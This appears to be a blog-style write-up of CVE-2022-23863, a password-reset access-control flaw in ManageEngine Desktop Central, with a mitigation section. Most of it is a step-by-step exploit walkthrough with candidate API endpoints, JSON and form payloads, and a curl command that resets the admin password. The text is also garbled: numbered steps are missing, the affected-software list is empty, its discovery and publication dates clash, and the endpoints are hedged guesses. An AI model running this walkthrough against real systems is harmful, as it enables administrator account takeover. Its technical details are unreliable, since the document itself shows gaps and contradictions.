
In February 2022, a critical vulnerability (CVE-2022-23863) was discovered in Zoho’s ManageEngine Desktop Central, affecting software versions prior to 10.1.2137.10. This bug allows any authenticated user—regardless of privilege—to change any user's login password, including those of administrators.
Despite requiring login, this is a serious issue. Attackers with *any* level of account access (even just a helpdesk user role) can potentially take over the system, wreak havoc, or access private enterprise data.
Understanding the Vulnerability
At its core, CVE-2022-23863 is an improper access control bug in the password reset functionality of ManageEngine Desktop Central. Instead of making sure only admins (or the account owner) can change a password, any authenticated user can perform this action for any account. There is a missing check on who is allowed to supply a target user ID in the password change API.
Software Affected:
Why This is Dangerous
- Privilege Escalation: Any regular user could reset an admin password, log in as an admin, and gain full control over Desktop Central and managed endpoints.
Internal Threats: Disgruntled employees or insiders with minimal access can hijack accounts.
- Attack Chaining: Attackers combining this flaw with other vulnerabilities (e.g., RCE, LPE) can pivot deeper into your network.
The Problem
When submitting a password change request, the server fails to verify that the user requesting the change is allowed to modify the target account.
Log in as any valid user (even with the lowest privileges).
2. Craft an HTTP request targeting the password change/reset API endpoint. Set the target account’s user ID in the request body or URL—this can be an admin’s account!
Step-by-Step Exploit Walkthrough
Note: This guide is for educational purposes only. Do not use it against systems you do not own or have permission to test.
Step 2: Get Target User’s ID
The user IDs are typically enumerated in user management pages or can be guessed (like admin, administrator). Admin user ID is often 1.
Step 3: Intercept a Password Change Request
Start a proxy tool like Burp Suite or OWASP ZAP. Change your own password and capture the request.
The password change endpoint is commonly
POST /desktopcentral/api/v1/user/changePassword
Or for older versions
POST /servlet/UserMgmtServlet?operation=updatepassword
The payload might look like this (JSON)
{
  "USERID": "1",
  "NEWPASSWORD": "MyNewSecretPwd123!"
}
Or as form-data
userid=1&newPassword=MyNewSecretPwd123!
Step 4: Modify the Request
Edit the intercepted request. Change your user ID to the target’s user ID (such as 1 for admin), *and provide a new password of your choice*.
Step 6: Log in as the Target User
After success (watch for status messages like "success": true or HTTP 200), log out and sign in as the admin using the email and new password you set.
Example cURL Exploit
curl -X POST \
  -H 'Content-Type: application/json' \
  -H 'Authorization: Bearer <UserSessionToken>' \
  https://<target-server>:804/desktopcentral/api/v1/user/changePassword \
  -d '{"USERID": "1", "NEWPASSWORD": "AdminPwned123!"}'
Remember to use a valid session token from your logged-in user in the Authorization header.
Mitigation & Fixed Version
PATCH IMMEDIATELY!
Upgrade to Desktop Central 10.1.2137.10 or later. Zoho fixed the permission checks so only rightful owners or admins can reset a password.
- Download Center - Zoho ManageEngine
You can also monitor password change logs and restrict initial remote access to Desktop Central for better defense.
References
- NVD - CVE-2022-23863
- Zoho ManageEngine Security Advisory
- Packet Storm - CVE-2022-23863
- Download Security Fixes
In Summary
CVE-2022-23863 is serious because
> “Any valid user can forcibly reset any other account’s password—including admins—without proper permission, risking total system compromise.”
If you’re running Zoho ManageEngine Desktop Central earlier than 10.1.2137.10, update now. For IT and security teams, review access logs for unexpected password resets, and consider stronger authentication and network controls.
Stay safe—if you found this useful, share with your IT team!
Timeline
Published on: 01/28/2022 16:15:00 UTC
Last modified on: 02/02/2022 18:56:00 UTC